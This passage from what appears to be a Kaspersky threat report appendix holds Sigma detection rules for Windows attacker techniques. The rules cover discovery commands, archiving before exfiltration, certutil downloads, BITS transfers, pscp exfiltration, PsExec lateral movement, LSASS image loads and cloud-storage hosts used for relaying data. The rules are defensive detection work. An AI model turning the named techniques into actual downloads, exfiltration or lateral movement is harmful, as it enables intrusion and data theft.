      - 'c:\program files\tomcat_'
      - '\android\android studio\jre\'
      - '\program files\microsoft system center\operations manager\server\monitoringhost.exe'
  filter3:
    ParentImage|contains:
      - '\zabbix\bin\zabbix_agentd.exe'
      - '\siemens\teamcenter12\'
  condition: (selection_1 and not filter1) or selection_2 or (selection_3 and not filter3)
falsepositives:
  - Administrators activity or legit software
level: low
```

title: Process Discovery via Standard Windows Utilities

```
id: 1c76cfca-5e35-4dae-941b-461a78f3cacd
description: Adversaries may attempt to get information about running processes
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.Discovery
  - attack.T1057
logsource:
  product: windows
  category: process_creation
detection:
  selection:
   Image|endswith:
   - '\tasklist.exe'
  condition: selection
falsepositives: Legitimate System Administrator actions
level: low
```

title: Group Policy Discovery via PowerShell

```
id: 7e276936-83b5-4821-9e6c-005c44940549
status: stable
description: Adversaries may use commands such as gpresult or various publicly available PowerShell functions, such as Get-DomainGPO and Get-DomainGPOLocalGroup, to gather information on Group Policy settings
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.discovery
  - attack.t1615
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\SyncAppvPublishingServer.exe'
  selection2:
    CommandLine|contains:
      - 'Get-DomainGPO'
      - 'Get-gpo'
      - 'Get-NetGpo'
      - 'GPOLocalGroup'
      - 'Import-Module GroupPolicy'
      - 'Get-GPResultantSetofPolicy'
      - 'Get-GPOReport'
      - 'Get-DomainOU'
      - 'Get-NetOU'
  condition: selection1 and selection2
falsepositives:
   - CyberCNS agent
   - Legitimate Software and Administrators' activity
level: low
```

```
title: Sigma-Generic-Windows Shell Started Archive Utility

id: 73646f09-c6dd-4626-904a-f1966c27a7be
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
tags:
  - attack.collection
  - attack.T1560.001
author: Kaspersky
date: 2023-08-07
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\winrar.exe'
   - '\rar.exe'
   - '\winzip64.exe'
   - '\7zip.exe'
   - '\7z.exe'
   - '\7z64.exe'
   - '\7za.exe'
   - '\pkzip.exe'
   - '\zip.exe'
   - '\winzip.exe'
  ParentImage|endswith:
   - '\PowerShell_ise.exe'
   - '\cmstp.exe'
   - '\appvlp.exe'
   - '\mftrace.exe'
   - '\scriptrunner.exe'
   - '\forfiles.exe'
   - '\msiexec.exe'
   - '\rundll32.exe'
   - '\mshta.exe'
   - '\hh.exe'
   - '\wmic.exe'
   - '\regsvr32.exe'
   - '\scrcons.exe'
   - '\bash.exe'
   - '\cscript.exe'
   - '\wscript.exe'
   - '\PowerShell.exe'
   - '\cmd.exe'
  condition: selection
falsepositives:
 - legitimate software
 - administrator scripts
level: low
```

```
title: System Owner/User Discovery via PowerShell

id: a234e8a1-00e4-4331-9a8a-6394d4337aca
description: System Owner/User Discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1033
logsource:
  category: process_creation
  product: windows
detection:
  selection_1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
    CommandLine|contains|all:
      - 'System.Security.Principal.WindowsIdentity'
      - 'GetCurrent'
  selection_2:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
    CommandLine|contains|all:
      - 'Get-WMIObject'
      - 'Win32_ComputerSystem'
      - 'Select-Object'
      - 'username'
  selection_3:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
    CommandLine|contains|all:
      - 'System.Environment'
      - 'UserName'
  filter1:
    ParentImage|contains:
      - '\jabra\direct4\jabra-direct.exe'
      - '\jabra\direct6\jabra-direct.exe'
      - '\microsoft vs code\code.exe'
      - '\nureva\nureva console client\resources\services\'
      - '\program files\azure data studio\'
      - '\microsoft azure storage explorer\storageexplorer.exe'
      - '\program files\axis communications\axis smart search\axissmartsearch.exe'
      - '\hashicorp\vagrant\embedded\'
      - '\program files\kubernetes\minikube\'
      - '\appdata\local\programs\azure data studio\azuredatastudio.exe'
      - '\appdata\local\programs\prometric-candidate-app\proproctor.exe'
  condition: (selection_1 and not filter1) or selection_2 or selection_3
falsepositives:
  - Administrators activity
level: medium
```

```
title: Bitsadmin Job via PowerShell

id: f5405f33-bc7e-412f-a6b6-264a6643b826
description: Detects PowerShell command starting bitsadmin
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.defense_evasion
  - attack.persistence
  - attack.t1197
  - attack.command_and_control
  - attack.t1105
  - attack.lateral_movement
  - attack.t1570
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\SyncAppvPublishingServer.exe'
    CommandLine|contains:
      - 'Start-BitsTransfer'
  condition: selection
falsepositives:
  - unknown
level: high
```

```
title: System Owner/User Discovery via Suspicious CommandLine whoami

id: 7a096f73-db4c-4cf2-8c20-80fe02ab08da
description: System Owner/User Discovery via Suspicious CommandLine whoami
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1033
logsource:
  category: process_creation
  product: windows
detection:
  selection_1:
    Image|endswith: '.exe'
    CommandLine|contains: ' whoami'
  selection_2:
    Image|endswith: '\whoami.exe'
    CommandLine|contains:
      - '/priv'
      - '/all'
  filter:
    Image|contains:
      - '\trassir-'
      - '\dssl\trassir-'
  condition: (selection_1 and not filter) or selection_2
falsepositives:
  - Administrators activit, group policy scripts, MSSQL server activity
level: low
```

```
title: Mounting Shares via net

id: 18fccc85-4def-4546-82f9-7fde398f2e22
description: Detects shares mounting via net.exe
author: Kaspersky
status: stable
modified: 2023-09-11
tags:
  - attack.lateral_movement
  - attack.t1021.002
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains|all:
      - ' use '
      - ' \\'
  condition: selection
falsepositives:
  - Administrators
level: medium
```

```
title: Sigma-Generic-Archive File in Local Users Folders via Makecab.exe

id: a70609a8-592e-471e-84fb-f163447fb7ab
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
modified: 2023-08-07
tags:
  - attack.collection
  - attack.T1560.001
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\makecab.exe'
  CommandLine|contains:
   - 'C:\Users'
 condition: selection
falsepositives:
 - Unknown
level: low
```

```
title: Image Loaded into lsass.exe

id: 95d7b51d-c3cd-4dea-89cd-8d2fd2a4b93a
description: Detects unsigned image loaded into LSASS process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Credential_Access
  - attack.T1003.001
logsource:
  category: image_load
  product: windows
detection:
  selection:
    Image|endswith: '\lsass.exe'
  filter:
   Signed: 'True'
   SignatureStatus: 'Valid'
   Signature:
    - 'Microsoft Windows Hardware Compatibility Publisher'
    - 'Microsoft Windows'
    - 'Microsoft Corporation'
    - 'VMware, Inc.'
    - 'CRYPTO-PRO'
    - 'Microsoft Windows Publisher'
    - 'LLC Crypto-Pro'
    - 'Crypto-Pro'
    - 'CRYPTO-PRO LLC'
    - 'Microsoft Windows Software Compatibility Publisher'
  condition: selection and not filter
falsepositives:
  - Legitimate software DLL loaded into lsass.exe; update the whitelist with it by SHA256 or Signature
level: medium
```

```
title: Possible wildcard collection sensitive data via PowerShell

id: e36a30f8-d315-46eb-9046-de28fb13a554
description: Detects wildcard search in PowerShell, may indicate user data collection
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.collection
  - attack.t1119
  - attack.execution
  - attack.t1059.001
logsource:
  category: ps_script
  product: windows
  definition: 'Requirements: Script Block Logging must be enabled'
detection:
  selection1:
    ScriptBlockText|contains|all:
      - 'dir'
      - '-Recurse'
      - '-Include'
  selection2:
    ScriptBlockText|contains:
      - '*.doc'
      - '*.docx'
      - '*.xls'
      - '*.xlsx'
      - '*.ppt'
      - '*.pptx'
      - '*.pdf'
      - '*.rtf'
      - '*.tif'
      - '*.odt'
      - '*.ods'
      - '*.odp'
      - '*.eml'
      - '*.msg'
  condition: selection1 and selection2
falsepositives:
   - Legit scripts
level: high
```

```
title: Sigma-Generic-Archiving Files in Recycle Bin via Archive

id: e949171a-0198-47de-98a5-b3ace508fae1
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
tags:
  - attack.collection
  - attack.T1560.001
author: Kaspersky
date: 2023-08-07
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\winrar.exe'
   - '\rar.exe'
   - '\winzip64.exe'
   - '\7zip.exe'
   - '\7z.exe'
   - '\7z64.exe'
   - '\7za.exe'
   - '\pkzip.exe'
   - '\zip.exe'
   - '\winzip.exe'
   - '\winzip64.exe'
  CommandLine|contains:
   - 'Recycle.bin'
  condition: selection
falsepositives:
 - legitimate software
level: low
```

```
title: Ingress Tool Transfer via certutil

id: 27f98513-2a9b-4b63-bd57-ed04f4e1f954
description: Detects Ingress Tool Transfer via certutil
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.command_and_control
  - attack.t1105
  - attack.t1071
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - 'certutil.exe'
  selection2:
    CommandLine|contains|all:
      - '-urlcache'
      - '-split'
  selection3:
    CommandLine|contains|all:
      - '-verifyctl'
      - '-split'
  condition: (selection1 and selection2) or (selection1 and selection3)
falsepositives: unknown
level: high
```

```
title: Network Connection to Cloud Storage in Command Line

id: fbfbffc2-e0e3-48e9-a2bd-8bb2994d10a0
status: stable
description: Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.command_and_control
  - attack.t1102
  - attack.exfiltration
  - attack.t1567.002
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine|contains:
      - 'pastebin.com'
      - 'raw.githubusercontent.com'
      - 'github.com'
      - 'api.github.com'
      - 'gitee.com'
      - 'gitlab.com'
      - 'paste.ee'
      - 'cloudme.com'
      - '.s3.amazonaws.com'
      - 'sslip.io'
      - 'simp.ly'
      - '1drv.ms'
      - 'onedrive.live.com/download'
      - 'users.storage.live.com/downloadfiles'
      - 'icloud.com/iclouddrive'
      - 'mega.nz'
      - 'cloud.mail.ru'
      - '.mediafire.com'
      - 'api.box.com'
      - 'apis.google.com'
      - 'googledrive.com'
      - 'drive.google.com'
      - 'docs.google.com'
      - 'sheets.google.com'
      - 'slides.google.com'
      - 'talk.google.com'
      - 'takeout.google.com'
      - 'gg.google.com'
      - 'script.google.com'
      - 'googleapis.com'
      - 'cloud-api.yandex.net'
      - 'oauth.yandex.ru'
      - 'disk.yandex.net'
      - 'webdav.yandex.ru'
      - 'discordapp.com'
      - 'file.io'
  filter:
    Image|endswith:
      - '\Microsoft\Edge\Application\msedge.exe'
      - '\Google\Chrome\Application\chrome.exe'
      - '\Mozilla Firefox\firefox.exe'
      - '\Opera\opera.exe'
      - '\yandex\yandexbrowser\application\browser.exe'
  condition: selection and not filter
falsepositives:
  - Legitimate connections to cloud services
level: low
```

```
title: Sigma-Generic-Exfiltretion via pscp.exe

id: ef7de2db-603b-4a21-9624-45176856a6a6
status: experimental
description: Adversaries may steal data by exfiltrating it over an existing command and control channel via pscp.exe
modified: 2023-08-03
tags:
  - attack.Exfiltration
  - attack.T1041
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\pscp.exe'
    CommandLine|contains|all:
      - '@'
      - ':'
      - '/'
  condition: selection
falsepositives:
  - Administrators activity, legitimate software (e.g. monitoring agents)
level: medium
```

```
title: Suspicious PsExec Execution

id: 45cd98e2-a261-4fc4-b77f-63136385a2dc
description: Adversaries may use PsExec to transfer executables and run commands remotely with elevated privileges
author: Kaspersky
status: stable
modified: 2023-09-20
tags:
    - attack.lateral_movement
    - attack.t1021.002
    - attack.t1570
logsource:
   product: windows
   category: process_creation
detection:
   selection1:
      Image|endswith:
        - '\psexec.exe'
        - '\paexec.exe'
        - '\csexec.exe'
        - '\remcom.exe'
      CommandLine|contains:
        - '-s '
        - '-h '
        - '-c '
        - '-u '
   selection2:
      Image|endswith:
        - 'PsExeSvc.exe'
        - 'PAExecSvc.exe'
        - 'CSExecSvc.exe'
        - 'RemComSvc.exe'
   condition: selection1 or selection2
falsepositives:
  - Legitimate Administrator activity
level: high
```

```
title: Network Connection to Cloud Storage

id: ca93c22d-a349-4d8b-b85d-bc49848c662d
status: stable
description: Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system
author: Kaspersky
modified: 2023-08-22
tags:
   - attack.command_and_control
   - attack.t1102
   - attack.exfiltration
   - attack.t1567.002
logsource:
   category: network_connection
   product: windows
detection:
   selection:
      DestinationHostname|contains:
         - 'pastebin.com'
         - 'raw.githubusercontent.com'
         - 'github.com'
         - 'api.github.com'
         - 'gitee.com'
         - 'gitlab.com'
         - 'paste.ee'
         - 'cloudme.com'
         - '.s3.amazonaws.com'
         - 'sslip.io'
         - 'simp.ly'
         - '1drv.ms'
         - 'onedrive.live.com/download'
         - 'users.storage.live.com/downloadfiles'
         - 'icloud.com/iclouddrive'
         - 'mega.nz'
         - 'cloud.mail.ru'
         - '.mediafire.com'
         - 'api.box.com'
         - 'apis.google.com'
         - 'googledrive.com'
         - 'drive.google.com'
         - 'docs.google.com'
         - 'sheets.google.com'
         - 'slides.google.com'
         - 'talk.google.com'
         - 'takeout.google.com'
         - 'gg.google.com'
         - 'script.google.com'
         - 'googleapis.com'
         - 'cloud-api.yandex.net'
         - 'oauth.yandex.ru'
         - 'disk.yandex.net'
         - 'webdav.yandex.ru'
         - 'discordapp.com'
         - 'file.io'
   filter:
      Image|endswith:
         - '\Microsoft\Edge\Application\msedge.exe'
         - '\Google\Chrome\Application\chrome.exe'
         - '\Mozilla Firefox\firefox.exe'
         - '\Opera\opera.exe'
         - '\yandex\yandexbrowser\application\browser.exe'
   condition: selection and not filter
falsepositives:
  - Legitimate connections to cloud services
level: low
```

```
title: PsExec Pipes Artifacts

id: 3a6d7c34-b1e5-4c12-a8e6-902847090c92
description: Detecting PsExec usage via pipe creation
references: https://redcanary.com/blog/threat-hunting-psexec-lateral-movement/
author: Kaspersky
status: stable
modified: 2023-09-20
tags:
  - attack.lateral_movement
  - attack.t1021.002
logsource:
  product: windows
  category: pipe_created
detection:
  selection:
    PipeName|contains:
      - 'psexesvc'
      - 'paexec'
      - 'remcom'
      - 'csexecsvc'
  condition: selection
falsepositives:
  - Legitimate Administrator activity
level: medium
```

Contents

Kaspersky Threat Intelligence

Modern Asian APT Groups

Tactics, Techniques and Procedures

www.kaspersky.com

#kaspersky
#bringonthefuture